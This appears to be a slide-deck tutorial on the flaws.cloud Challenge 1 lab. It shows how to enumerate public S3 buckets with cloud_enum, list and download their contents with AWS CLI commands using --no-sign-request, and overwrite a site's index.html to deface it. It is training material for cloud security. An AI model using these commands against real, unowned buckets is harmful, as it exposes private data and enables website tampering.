

Exploiting S3 unauthenticated

@mmar

FLAWS.CLOUD –CHALLENGE-1



Amazon S3 bucket is a user-friendly object repository, that is used for storing and recovering various data from anywhere on the web. Misconfigurations in S3 result in exposing private data or even complete compromise of websites in some cases

Flaws.cloud Challenge1

- ✓ Bucket's listing has it's listing permission set to "Everyone"



ATTACK Scenarios

- ✓ A public Bucket that is used to host files for websites may have been misconfigured to allow **write/ delete** access instead of read-only access
- ✓ A private bucket that should have been configured to allow only authenticated access may have been misconfigured to allow **public unauthenticated access**

We will use a free cloud exploitation environment for our demo
[Http://flaws.cloud](http://flaws.cloud)



INSTALLING AWS CLI

Install AWS CLI

❖ Update your Kali Repositories and then download aws cli

- Sudo apt install update
- Sudo apt-get install awscli

```
(kali㉿kali)-[~]
└─$ sudo apt-get install awscli
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  groff groff-base imagemagick imagemagick-6.q16 libnetpbm11 netpbm psutils python3-boto-core
  python3-jmespath python3-rsa python3-s3transfer
Suggested packages:
  imagemagick-doc autotrace cups-bsd | lpr | lprng enscript ffmpeg gimp gnuplot grads hp2xx html2ps
  libwmf-bin mplayer povray radiance transfig ufrax-batch
```



Cloud_enum


(Python Script – prebuilt in kali)

Allows to search for public S3 buckets and also list their contents

Cloud enum

- ❖ You can install the tool from Kali repositories with following command

```
Sudo apt install cloud-enum
```

A terminal window screenshot from Kali Linux. The window title is 'kali@kali: ~'. The terminal shows the command 'cloud_enum' being entered, which results in a message: 'Command 'cloud_enum' not found, but can be installed with: sudo apt install cloud-enum'. The user then enters 'y' to confirm installation. The terminal shows the progress of the installation, including 'Reading package lists... Done', 'Building dependency tree... Done', and 'Reading state information... Done'. It also lists additional packages to be installed: 'python3-requests-futures'.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
└─$ cloud_enum  
Command 'cloud_enum' not found, but can be installed with:  
sudo apt install cloud-enum  
Do you want to install it? (N/y)y  
sudo apt install cloud-enum  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following additional packages will be installed:  
python3-requests-futures
```

Cloud enum

- ❖ Use the cloud_enum tool to find and list down the contents of the buckets

```
cloud_enum -k flaws.cloud --disable-azure --disable-gcp
```

```
(kali@kali)-[~]
└─$ cloud_enum -k flaws.cloud --disable-azure --disable-gcp

#####
      cloud_enum
      github.com/initstring
#####
```



AWS CLI

Enumerating AWS S3 Buckets

Aws cli

- ❖ The contents of a bucket that allows unauthenticated access can be listed down with the following command

```
aws s3 ls s3://flaw.cloud/ --no-sign-request
```

```
(kali@kali)-[~]
└─$ aws s3 ls s3://flaws.cloud/ --no-sign-request

2017-03-13 23:00:38      2575 hint1.html
2017-03-02 23:05:17      1707 hint2.html
2017-03-02 23:05:11      1101 hint3.html
2020-05-22 14:16:45      3162 index.html
2018-07-10 12:47:16    15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30     1051 secret-dd02c7c.html
```

Download contents

- ❖ We can use aws cli to download the contents of a bucket

```
aws s3 cp s3://flaws.cloud/secret-dd02c7c.html . --no-sign-request
```

```
(kali@kali)-[~]  
└─$ aws s3 cp s3://flaws.cloud/secret-dd02c7c.html . --no-sign-request  
download: s3://flaws.cloud/secret-dd02c7c.html to ./secret-dd02c7c.html
```

Upload contents

- ❖ If the AWS bucket allows write access, we can upload a file to AWS and can also overwrite the existing files which may result in the defacement of a public website

```
aws s3 cp ./index.html s3://flaws.cloud --no-sign-request
```

DEMO



THANKS